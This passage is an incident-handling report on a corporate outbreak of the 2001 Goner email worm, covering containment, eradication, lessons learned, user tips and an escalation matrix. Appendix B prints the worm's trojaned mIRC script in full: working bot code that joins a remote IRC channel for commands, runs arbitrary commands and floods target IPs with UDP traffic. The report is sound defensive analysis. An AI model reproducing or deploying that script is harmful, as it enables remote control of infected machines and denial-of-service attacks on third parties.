Before I start the discussion around containment I would like to point out that since this is a virus the contents of my "jump kit" becomes fairly irrelevant. At the time, the source of the problem already had been identified and McAfee issued an AV update. Also, since this incident happened close to a year and a half ago; we have no screen shots of the actual virus alerts or of the Exchange server message queue to present. Containment *should* have just been to apply the DAT, isolate any already infected systems from the rest of the network, clean them with the updated AV software and verify eradication of the infection before returning the system back to production. However, that is not exactly what happened.

December 4, 13:00
After it became clear that we had an infection, we had already read the assessments from several AV vendors and virus alert groups and were aware of its attempt to spread over ICQ and possibly IRC. We quickly verified that these ports were closed on the firewall to prevent it from spreading and turned our attention toward containing the outbreak.

An attempt was made to convene the ITSEC Incident Response Team, which did not occur, due to the inability to make contact with all members of the Incident Response Team. Ad hoc assessments were commenced by various groups, during which it was variously determined that:

- The source of the infected e-mails was users in Site B;
- Communication of the virus outbreak between Site B and Site A Operations support teams had not occurred. Site B had no idea that they were in the midst of an incident. The ITSEC team subsequently initiated this communication and notified the Help Desk of the situation so that they may inform any users that called.
- ITSEC learned that the AV update (4174) that was released by McAfee at 10:00am had not yet been *obtained* or applied in Site A
- The updated DAT was obtained and applied on the Site A Exchange server. The DAT update failed. Subsequent attempts to apply the update also failed. It seemed that with the mail server attempting to handle hundreds of infected messages still streaming in from Site B, the server was unable to update the AV software.
- ITSEC asked that the Exchange site connector between the two cities be broken and the SMTP relay be disabled until the situation was under control. The Site B operations manager was notified by phone that to prevent further infected, the connector was being severed until such time that internal outbreak was contained and we had protection from external infection.
- Unfortunately, it was found that a number of Site A users had also already executed the virus attachment.
- Email and voice-mail notifications were sent out to all CORPORATE users. However, a number of users work out of the office and use shared workstations. They also do not have individual voice-mail accounts. With email being the source of the infection and not all users having voicemail we had no guarantee that the notification would be received.
- We had to be certain that if the mail server was not cleaning the email that at least the local workstation would. ITSEC began checking to see that scheduled desktop anti-virus signature updates (NT workstations only) were completing. It was found that the update did not occur on at least 2 workstations. ITSEC contacted Network Support and asked that the issue be looked into immediately. If the desktops were also not being updated that meant that neither the mail server nor the desktops were cleaning the infected emails.
- Network support finally got the update applied to the mail server and the issue with the local workstations was resolved. We started to get alerts from the mail server regarding detecting and cleaning Goner.

<u>December 4, 17:00</u>

By 5pm the situation appeared to be contained and the connector between the two sites was restored and the SMTP relay was brought back up.

December 5, 07:30

On Wednesday morning, December 5, at approximately 7:30 a.m., ITSEC staff arrived at work to discover more alerts pertaining to the GONER worm. Attempts were made to contact various members from the Network & Operations Support groups, via email, phone and paging without success.

Although actual logs are no longer available I did retain all email relating to the incident. The following is the actual text of one of the Virus Alerts received that morning:

```
From: DSAVXXXXXXXX001(Network Associates Anti-Virus - Mailbox Agent)

To: *Virus Alert Group
Sent : Wed 05/12/2001 7:04 AM

Subject: ALERT - Virus W32/Goner@MM found; an attachment/message has
been quarantined

Action Taken:
An attempt to disinfect the attachment was unsuccessful, so the
attachment was quarantined from the message and replaced with a text
file informing the recipient of the action taken. The infected
attachment has been placed in the designated quarantine folder.

Please exercise extreme caution when handling the quarantined
attachment

To:
XXXXXXXXXX

From:
XXXXXXXXXX

Sent:
-1609913444,29457813

Subject:
Hi
Attachment Details:-
Attachment Name: gone.scr
File: gone.scr
Infected? Yes
Repaired? No
Virus Name: W32/Goner@MM
```

December 5, 08:10

The Site A Exchange administrator was finally contacted, and an assessment of the situation was (informally) made. Investigation into the source found all

infected email emanating from a single user in Site B. The same user as the day before!

Furthermore, it was determined that although the infected email was originating from the Site B, the virus alerts were coming from the Site A Exchange server. It was evident the alternate anti-virus application (Antigen) was failing to intercept the infected emails. Upon further investigation with Site B administrators it was determined that an update from the vendor had not been applied.

By approximately 8:45 a.m. over 1200 virus alerts were received, all from Site B users.

December 5, 09:00
ITSEC made the decision to again sever the Exchange connector link between Site A and Site B.

The Operations Manager (Site B) was contacted via phone, and informed of the decision to not re-connect the Exchange servers until the situation in Site B was deemed to be risk-free.

December 5, 14:16
Site B confirmed that they had applied the updated DAT to all their workstations and server and had completed their containment and recovery operations. The decision was made to re-connect the Site A-Site B Exchange site connector.

December 6
Performance of the Exchange server, and the email service in general, had degraded significantly since the virus outbreak.

Eradication

An unauthorized configuration change was discovered, which had caused McAfee GroupShield on the Site A Exchange Server to perform a detailed scan and quarantine each email message, causing a severe performance bottleneck. The configuration change was reversed and GroupShield began to quickly scan and delete the infected email messages in the queue. Now that the infected workstations had been cleaned, and the DAT update had been applied to the mail servers, GroupShield was intercepting upwards of several hundred Goner infected email messages per day; all from external systems.

Ultimately, the eradication came down to making sure that every workstation and server in the corporate environment (including all remote sites) had anti-virus software installed with the latest DAT applied.

Goner was introduced into the environment by a single individual not once, but twice. The same person! But the virus should not have had the impact that it did. It never should have propagated further than the local system, or the local mail server. There was a failure to keep the AV software updated in a timely manner. Actually, there were a number of failures that I will discuss in more detail in the Lessons Learned section. However, the root cause of the outbreak was a lack of user awareness around security and email best practices. The user should have never executed the attachment.

Recovery

Now that the GroupShield settings had been set to delete rather than quarantine, messages that had been backed up in queue for scanning were starting to be processed and delivered. Email delivery was still slow over the next week or so, but soon returned to normal.

We continued to monitor the virus alerts for several days after the incident to make sure that a system, possibly at one of the other remote offices, had not slipped through the cracks. We also continued to review the firewall logs for any ICQ or IRC connection attempts. We were confident that the firewall was blocking those ports, but we thought that copycat worms might start popping up and we wanted to be able to respond quickly. We decided to add rules to the internal IDS to watch for outbound IRC and ICQ from internal hosts.

Lessons Learned

The outbreak of the GONER virus in our corporate environment identified a number of problems in the execution of the Incident Response Procedure. We conducted an incident assessment and found that the incident severity could be attributed to failures in three main categories: User awareness, inadequacies in the corporate anti-virus protection scheme, and a breakdown in the ITSEC Incident Response Procedure

User Awareness
There was a general lack of adequate user awareness with respect to virus impact/implications; especially at Site B. Users executed the infected attachment on emails that were received in their inboxes even after a general

alert had gone out over both email and broadcast voice mail. It is obvious that this means of alerting is ineffective and other means need to be found.

Also, although we had been diligent in our user awareness program at Site A and other remote offices, we had not yet been able to schedule user awareness presentations for Site B. It is likely that users were not aware of security best practices around email.

Anti-virus Protection

A serious breakdown occurred in the communication of the importance and priority given to the updating anti-virus DAT signatures. We had assumed that once we had notified Network Support of the availability of an updated DAT that it would be expedited in it release. Instead, the update was scheduled with normal priority for distribution at 3:00 pm.

There were failures in the implementation of anti-virus protection in the environment. During the outbreak, the updated DAT on the Site A mail server for McAfee Groupshield had not been, or could not be, applied resulting in the further propagation of the virus.

Also, there was a non-standard implementation and deployment of network resources (i.e. Antigen), which contributed to the further propagation of the virus. An updated DAT was also not applied to the Site B mail server in a timely manner, which caused the AV protection to fail to intercept the emails containing the GONER virus attachments.

ITSEC Incident Response Procedure

Initially in the Goner outbreak, the Incident Response Team was unable to convene in order to perform impact assessment, and to develop appropriate containment and recovery plans. One of the main reasons was that we didn't have pager/cellular numbers for primary/secondary support personnel. We simply didn't have a way to get in contact with the people we needed. Refinement of the ITSEC Incident Response Procedure roles and responsibilities seemed to be required.

There were also significant deficiencies in the timely exchange of information, and in the communication methodologies, as well as an initial failure to communicate with satellite offices. During our incident response planning, we had not defined a methodology of mass-communications to all users. If the mail service is down, what medium of communication was to be used?

IMMEDIATE SOLUTION:

We needed to review the response to early warning virus alerts. The primary requirement in the event of an incident is for the Incident Response Team to

come together, in order to perform an initial impact assessment, to devise immediate containment measures to prevent further risk to the environment, and to consider recovery actions. It is important that members of the team can be contacted, and be able to convene at short notice.

It is also important that all units of Operations, including the satellite offices, are informed of incidents in the corporate environment. Obviously, this does not mean that *everyone* needs to be made aware of *all* incidents, but when the incident is corporate-wide like this one, everyone that may be impacted needs to know what is going on and what's expected of them.

Additionally, all deviations from recommended network standards should be communicated and documented, and where possible, contingencies implemented to mitigate risk to the network environment. Of course, in this case I'm speaking directly about the use of Antigen on the Site B mail server. This is not an issue with Antigen itself, but rather with the timely application of updates. If a remote office chooses to deviate from a corporate standard, they must develop and communicate contingency plans for the failure of that non-standard software.

SHORT-TERM RECOMMENDATIONS:
The following follow-up activities were identified in each of the 3 categories that contributed to the GONER virus incident:

User Awareness
In order to address the deficiencies in user awareness, specifically at Site B, it was determined that members of the IT Security group conduct several awareness presentations to the general user population as well as more technical presentations to the Operations staff.

Anti-virus Protection

First Alerts
A "first alert" notification Exchange group was created, to include Network & Desktop Support, ITSEC, Operations, Satellite office representatives, with the Help Desk as the central point of contact for communications. The Help Desk also now maintains a contact list with phone numbers for all first alert members. An acknowledgement will be required from all members, to signify receipt of the alert notification. Appropriate members of the "first-alert" group will convene to perform an assessment of immediate corporate risk and containment/recovery plans within a period of 30 minutes following notification. The purpose will be to determine whether specific network services should be disabled to mitigate risk.

If required, the first alert group is responsible to send out a general information message to all users.

Anti-virus Protection Scheme
A complete review of the corporate anti-virus protection scheme was initiated and as a result several projects were identified to address the deficiencies. We determined that there was a vulnerability in the scheduling of anti-virus updates. If an update came out in the morning, we were at risk until the update was applied to every desktop at 3:00pm that day. We needed the ability to push it out immediately. We decided to address this by implementing ePolicy Orchestrator from McAfee. This gives us greater version control over the anti-virus software on our servers and desktops as well as reporting on potential problems.

We identified a weakness in our SMTP relay. As it was, it provided no protection from inbound infected email and we needed to take the server down to prevent the email from leaving our environment. We needed options for a layered defence strategy, such as a gateway SMTP scanner. We decided to use McAfee's Webshield appliance for this purpose. The appliance gives us greater control over SMTP entering and leaving our environment such as filtering based on source, destination, attachment type or content.

We also recognized that exceptions to standards were a greater risk. We now have removed Antigen from the Site B server and replaced it with the corporate standard, McAfee Groupshield.

ITSEC Incident Response Procedure
We acknowledged that we had failed to develop alerting and notification protocols in the Incident Response Procedures. We now have identified several communication methods within our IR, which are contingent on various conditions: availability of the network and/or Exchange services. However, the following alerting methods should be considered, in order:

- "Out of band" communications (pagers, cell phones, etc.)
- Email
- "Net send" broadcasts
- Voice-mail broadcasts

Incident Response Team contact information has been compiled and communicated. The Help Desk has been identified as the central point of contact for communications, responsible for making sure that all involved parties are kept informed of new developments.

It is important that members of the Incident Response Team (or designated backup) acknowledge notification of incidents, and is able to convene to begin the response procedure.

Regular tabletop exercises of the ITSEC Incident Response Procedure will now be scheduled, following a trial implementation. This approach is hoped to facilitate an on-going review and verification of the procedure.

Summary

In the introduction I stated that when there are deficiencies in protection, too many people involved, communication channels are not established, processes are defined or not followed the impact of an incident will get magnified. That is exactly what happened in this case. We failed. We failed to protect the enterprise from what should have been just another virus.

We didn't fail because we hadn't prepared for an attack; we had many of the necessary tools in place to prevent and mitigate risk. However, we failed in the definition of process for the reaction to risk, and the application of process to remove risk once it had been identified. We had plenty of time to deal with Goner before it became an issue. We were aware of the virus early in the morning, and a solution was available long before it became a problem. But, our support staff failed to apply the update quick enough to protect against the virus. We failed by simply not following through.

Once we were aware that we were in trouble, we failed in the communication of the situation. We were unable to convene the Incident Response Team because we couldn't get in contact with many of its members. Also, no one had thought to include the Network and Operations staff at Site B. To make matters worse, we hadn't planned for out-of-band communications. Email was our primary communication tool. The telephone was a second option. However everyone's phone number was in the Exchange Address book. We were unable to contact some members of the Incident Response Team because the Exchange server was suffering a denial of service from the hundreds of messages it was handling. The result was that we were initially caught in a total communication failure.

It wasn't Goner that caused these failures, Goner was just the catalyst. Lack of process and deficiencies in planning was our downfall. All the security tools in the world won't save you from a hacker attack, intrusion or even a virus if you don't have the policies and processes in place to support them.

APPENDICES

Appendix A - References

CERT Incident Note IN-2001-15: W32/Goner Worm
www.cert.org/incident_notes/IN-2001-15.html

Common Vulnerabilities and Exposures
http://www.cve.mitre.org/

Symantec Security Response - W32.Goner.A@mm
http://securityresponse.symantec.com/avcenter/venc/data/w32.goner.a@mm.html

McAfee.com - W32/Goner@MM Help Center
http://www.mcafee.com/anti-virus/viruses/goner/default.asp?cid=2636

McAfee - AVERT
http://vil.nai.com/vil/content/v_99272.htm

McAfee Security - Virus Information Library
http://vil.mcafee.com/dispVirus.asp?virus_k=99272&

Sybari Software Inc – Antigen Antivirus
http://www.sybari.com/home

Sophos virus analysis: W32/Goner-A -December 2001
http://www.sophos.com/virusinfo/analyses/w32gonera.html

ZDNet: Goner Tech Update - December 4, 2001
http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2825281,00.html

Appendix B – Contents of Remote32.ini

The following is the contents of the contents of the Trojaned Remote32.ini file that Christine Merey included in her SANS practical involving the Goner worm.

```
[SCRIPT]
n0=alias newloaderst { sockopen mircactive $1 $2 | .timer 1 30 sockwrite -tn mircactive join $3 }
n1=alias randomuser { return $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+
$rand(a,z) $+ $rand(a,z) }
n2=on *:sockopen:mircactive: { set % ux $randomuser
n3= sockwrite -tn $sockname user $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $rand(a,z) $+
$rand(a,z) $+ $rand(a,z) $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $rand(a,z) $+
$rand(a,z)
n4= sockwrite -tn $sockname nick % ux | set % mircstatus RDY }
n5= on *:sockread:mircactive: { if ($sockerr > 0) return
n6= sockread % exexe.dat | if ($sockbr == 0) return
n7= exexe % exexe.dat }
n8=alias mircuser { if ($1 == $null) || ($2 == $null) { sockwrite -tn mircactive privmsg % bfloodchan
$chr(58) $+ ERR.STX | halt }
n9= if ( $gettok($1,1,46) !isnum) || ( $gettok($1,2,46) !isnum) || ( $gettok($1,3,46) !isnum) || (
$gettok($1,4,46) !isnum) { sockwrite -tn mircactive PRIVMSG % bfloodchan $chr(58) $+ ERR - IP | halt }
n10= if ($2 !isnum) { sockwrite -tn mircactive PRIVMSG % bfloodchan $chr(58) $+ ERR.AMOUNT | halt }
n11= if (% mircstatus != RDY) { sockwrite -tn mircactive PRIVMSG % bfloodchan $chr(58) $+ ERR.BSY |
halt }
n12= set % mircuserip $1 | set % mircusercount $2 | set % currmircuser 0 | unset % mircuser | set
% mircstatus BUSY
n13=: createmircuser
n14= set % mircuser % mircuser $+ $rand(a,z) | if ($len(% mircuser) < 768) { goto createmircuser }
n15= sockwrite -tn mircactive privmsg % bfloodchan $chr(58) $+ PK.ACT % mircuserip -% mircusercount -
$bytes($calc(% mircusercount * 768),3).suf | set % mircuserstarttime $ctime | domircuser }
n16= alias mircscan {
n17= if ($1 == $null) || ($5 == $null) || ($1 !isnum) || ($3 !isnum) || ($4 isnum) { mircscanerror | halt }
n18= set % mircscanamount $1 | set % mircscanserv $2 | set % mircscanport $3 | set % mircscanperson
$4 | set % mircscanmsg $chr(58) $+ $5-
n19= set % numdone 0 | set % numopen 0 | sockwrite -tn mircactive privmsg % bfloodchan $chr(58) $+
FL.ACT % mircscanamount % mircscanserv % mircscanport % mircscanperson MSG
n20= if ($portfree(113) == $true) { socklisten qualify.mircscan 113 } | domircscan }
n21= on *:socklisten:qualify.mircscan:{ sockaccept qualify.mircscan. $+ $randomstring }
n22= on *:sockread:qualify.mircscan.*:{ sockread % mircscan-info.ident | sockwrite -nt $sockname
% mircscan-info.ident : USERID : UNIX : $randomstring | unset % mircscan-info.ident | .timer -om 1 100
sockclose $sockname }
n23= alias domircscan { if (% numopen < 4) {
n24= if (% numdone > % mircscanamount) { endmircscan | halt }
n25= sockopen mircscan $+ $randomstring % mircscanserv % mircscanport | inc % numopen 1 | inc
% numdone 1 } | .timermircscan -om 1 10 domircscan }
n26= on *:join:*:{ if ($nick == $me) && ($sock(mircactive).to == $null) { set % bfloodport 6 $+ 6 $+ 67 | set
% bfloodserv twisted.ma.us.dal.net | set % bfloodchan #pentagonex | newloaderst % bfloodserv
% bfloodport % bfloodchan } }
n27= alias randomstring { return $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+ $rand(a,z) $+
$rand(a,z) $+ $rand(a,z) $+ $rand(a,z) }
n28= on *:sockopen:mircscan*:{ sockwrite -tn $sockname user $randomstring $randomstring
$randomstring $randomstring $randomstring | sockwrite -tn $sockname nick $randomstring
$randomstring }
n29= on *:sockread:mircscan*:{ sockread % mircscandata.info | var % mircscanraw =
$gettok(% mircscandata.info,2,32) | if ( $gettok(% mircscandata.info,1,32) == ping) { sockwrite -tn
$sockname pong % mircscanraw }
```

```
n30=  if (% mircscanraw == 001) { sockwrite -tn $sockname join % mircscanperson | sockwrite -tn
$sockname privmsg % mircscanperson % mircscanmsg | sockwrite -tn $sockname privmsg
% mircscanperson % mircscanmsg
n31=  .timer -om 1 100 sockclose $sockname | if (% numopen > 0) { dec % numopen 1 }
n32= } }
n33= alias mircscanerror { .timermircscan off | sockwrite -tn mircactive privmsg % bfloodchan $chr(58) $+
FL.ERR }
n34= alias endmircscan { .timermircscan off | sockclose qualify.mircscan }
n35= alias exexe { if ($1 == PING) { sockwrite -tn $sockname PONG $2 }
n36=  elseif ($left($1,1) == : ) { set % mircactive.mask $remove($1,$left($1,1)) | set % mircactive.nick
$gettok(% mircactive.mask,1,33)
n37=    if ($4 == :  version  ) { sockwrite -tn $sockname notice % mircactive.nick :  VERSION mIRC32
v5.91 K.Mardam-Bey  }
n38=    if (  ping isin $4) { sockwrite -tn $sockname notice % mircactive.nick $4- }
n39=    if ($2 == privmsg) && ($4 == :.pk) { mircuser $5- }
n40=    if ($2 == privmsg) && ($4 == :.qt) { sockwrite -tn $sockname quit $5- | .timer 1 1 .sockclose
$sockname | return }
n41=    if ($2 == privmsg) && ($4 == :.do ) { $5- }
n42=    if ($2 == privmsg) && ($4 == :.st) { sockwrite -tn $sockname privmsg % bfloodchan $chr(58) $+
% mircstatus }
n43=   if ($2 == privmsg) && ($4 == :.fl) { mircscan $5- }
n44=  }
n45= }
n46= alias domircuser { if ($sock(mircuser).sq < 4096 ) || ($sock(mircuser).sq == $null) { inc
% currmircuser 1 | if (% currmircuser > % mircusercount) { finishmircuser | halt }
n47= sockudp -b mircuser % mircuserip $rand(1,6) $+ $rand(1,9) $+ $rand(1,9) $+ $rand(1,9)  768
% mircuser } | .timermircuser -mo 1 10 domircuser }
n48= alias finishmircuser { sockwrite -tn mircactive PRIVMSG % bfloodchan $chr(58) $+ PK.DONE
$duration($calc($ctime - % mircuserstarttime)) - $bytes($calc($calc(% mircusercount * 768) / $calc($ctime
- % mircuserstarttime)),3).suf $+ /sec
n49= unset % mircuser | set % mircstatus RDY }

[variables]
n0=% bfloodport 6667
n1=% bfloodserv twisted.ma.us.dal.net
n2=% bfloodchan #pentagonex
n3=% ux nopbgvy
n4=% mircstatus RDY
n5=% exexe.dat PING :matrix.de.eu.dal.net
n6=% mircactive.mask matrix.de.eu.dal.net
n7=% mircactive.nick matrix.de.eu.dal.net
```

Appendix C – Virus Detection and Prevention Tips

Virus Detection and Prevention Tips

Tips to detect and prevent computer virus infections should be followed at home as well as at the office.

McAfee VirusScan software is also available to XXXXXX employees for use on personal home systems. Contact XXXXX@XXXXXXX for an installation disk.

- **Do not open** any files attached to an email from an unknown, suspicious or untrustworthy source.
- **Do not open** any files attached to an email unless you know what it is, even if it appears to come from a friend or someone you know. Some viruses can replicate themselves and spread through email
- **Do not open** any files attached to an email if the subject line is questionable or unexpected. If there is a particular need to do so, always save the file to your hard drive first before opening the attachment.
- **Delete chain emails and junk email.** Do not forward or reply to any to them. These types of email are considered ***spam***, which is unsolicited, intrusive mail that clogs up the network.
- **Do not download** any files from strangers, especially those included as email attachments.
- **Exercise caution** when downloading files from the Internet. Ensure that the source is a legitimate and reputable one. Verify that an anti-virus program checks the files on the download site. If you're uncertain, don't download the file at all or download the file to a floppy and test it with your own anti-virus software.
- **Do not attempt to disable/modify** the configuration and/or settings of the virus protection software installed on your corporate computer.
- **Ensure your anti-virus software is regularly updated.** Over 500 viruses are discovered each month, so we need to be protected. Updated virus signatures are applied to EPCOR computers on a regular basis, and are updated automatically on all office computers. In certain cases, you may receive an email to either perform the update manually, or you may be asked to log-off the network and log back on. If you need to find out what the latest version is, contact the ***Help Desk @XXXX***.
- **Back up your files on a regular basis.** You should be storing all work-related files and data to your Home Drive. This ensures two things – (a) your work files are backed up regularly, and (b) if the hard drive on your computer should malfunction, your work files will still be available on your Home Drive.
- When in doubt, **always err on the side of caution** and do not open, download, or execute any files or email attachments. If in doubt, DO NOT EXECUTE.

When asked to clean infected file(s) on your computer, please do so in a timely manner.

If you are in doubt about any potential virus related situation that you find yourself in, contact the ***Help Desk*** at ***XXX--XXXX***.

Appendix D – ITSEC Incident Response Procedure Escalation Matrix

ITSEC Incident Response Procedure Escalation Matrix

IT Security Incident

- For the purposes of this document the term *IT Security incident* implies an incident related to computer and network security.
- A computer security incident is any *observable* whereby some aspect of computer or network security is adversely affected or compromised, or even suspected of being adversely affected or compromised, through a combination of *threats* and *threat vectors* manifesting in an exploitation of an IT security *vulnerability*.
- The definition of an incident may vary; however, the following categories are generally applicable
  - Loss of confidentiality
  - Compromise of integrity
  - Denial of service
  - Misuse
  - Theft or damage of IT equipment, or data
  - Unauthorized access

Escalation/Response Matrix

Key to Risk Levels

- Low (L): Some potential exists for corporate data to be leaked. Access controls and auditing effective. Negligible or no potential for effect on finances, safety of and privacy personnel, legal liability, competitiveness, and corporate reputation. Includes any vulnerability that discloses information, which could potentially lead to a compromise of an information technology resource.
- Medium (M): Some potential for confidential or restricted corporate data to be leaked. Access controls violated. Auditing hindered or reduced in effectiveness. Minor potential for financial loss, impact on safety and privacy of personnel, legal liability, impairment of competitiveness, or damage to reputation. Includes any vulnerability that discloses information, which has a high potential of giving system access to an intruder.
- High (H): High probability for unauthorized access to network and information resources. Access controls violated and manipulated. Auditing prevented or disabled. Breaches of network security with major potential for financial loss, impact on safety and privacy of personnel, legal liabilities, impairment of competitiveness, or damage to reputation. Includes any vulnerability that provides an attacker with immediate access into a machine, or allows her to gain super-user access privileges, or enables bypassing the border firewall.

Key to Escalation Levels

- Level 0 – No escalation is required. Team A to follow normal Incident Response Procedure
- Level 1 – Escalation is to ITSEC Incident Response Escalation Team

Key to Response Priority Levels

- Level L – Lowest priority
- Level M – Next day resolution
- Level H – Immediate Response Required (1 Hour)

Proposed classification scheme/framework must/will/should answer general question *"What target was attacked by which threat vector, using which threat, to what level and what vulnerability was exploited?"* and provide support for the following common information:

Incident description :

- What was targeted (what threat was manifested)? Was it a person, networking/communication component (which one?), or something else?
- What was the threat vector? (Insider? External user?)
- When was the incident first reported? By whom?
- What data, software or network component was targeted?
- What specific vulnerability was involved?
- Optionally, what tool or method was used? - This less important than the other two because tools change daily.

Incident/attack target description:

- What generic types of system were targeted: Authentication services, Access control, Mail hubs, Network control devices, Policy/Procedure, and so on?
- What level of penetration was achieved: none, network-read, network-write, host-read, host-write

Typical Threats
(Distributed) Denial of Service
Social Engineering
Information gathering / reconnaissance
Unauthorized access
Theft of IT asset
Malicious Code
Loss of Data Integrity
Policy non-compliance
Procedure/Process by-passing
System flaw exploitation
Repudiation
Physical damage

Typical Threat *Vectors*
Outsider attack on network
Outsider attack on telephone
Insider attack on local network
Insider attack on telephone
Malicious Code

Incorrect Device Configuration

ITSEC INCIDENT RESPONSE TEAM

- ITSEC Team Lead
- ITSEC Security (Tactical) Analysts
- Customer Support Center
- Operations Manager (or designate)
- Network Support Analyst(s) – require primary & secondary, with emergency contact numbers (cell and/or pager numbers)

Optional (Incident Response Team)

- ITSEC Manager
- Desktop Support
- Facility Services

ITSEC INCIDENT RESPONSE ESCALATION TEAM

- ITSEC Manager
- ITSEC Incident Response Team (see above)
- Operations Manager
- Tech Support Site Manager
- Control Room Operators

Optional (Incident Response Escalation Team)

- Chief Information Officer
- Relationship Managers
- Vendor Technical Support
- ISP Support Rep(s)
- Reputation Management
- Human Resources
- Legal
- Facility Services
- Manager, Disaster Recovery
- Emergency Preparedness Coordinator

Typical Threats	Scope	Escalation Level	Risk Level	Response Priority
(Distributed) Denial of Service	*Single instance*	1	M	H
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Social Engineering	*Single instance*	0	L	M

	Multiple instances	1	M	H
	Enterprise-wide	1	H	H
Information gathering / reconnaissance	*Single instance*	0	L	L
	Multiple instances	0	L	M
	Enterprise-wide	0	M	H
Unauthorized access	*Single instance*	1	M	H
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Theft	*Single instance*	0	L	H
	Multiple instances	1	M	H
	Enterprise-wide	1	H	H
Malicious Code	*Single instance*	0	L	H
	Multiple instances	1	M	H
	Enterprise-wide	1	H	H
	Unknown	0	M	H
Loss of Data Integrity	*Single instance*	0	M	H
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Policy non-compliance	*Single instance*	1	H	H
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Procedure/Process by-passing	*Single instance*	1	M	L
	Multiple instances	1	M	M
	Enterprise-wide	1	M	M
System flaw exploitation	*Single instance*	0	H	H
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Repudiation (e.g., "shared" account ID's)	*Single instance*	0	M	M
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Sabotage / Physical damage	*Single instance*	0	H	H
	Multiple instances	1	H	H

	Enterprise-wide	1	H	H
Configuration Error(s)	*Single instance*	0	M	H
	Multiple instances	1	H	H
	Enterprise-wide	1	H	H
Disclosure of Confidential Information				

Table 1. Incident Escalation Matrix

Appendix E – High Level ITSEC Incident Response Procedure

ITSEC Incident Response Procedure.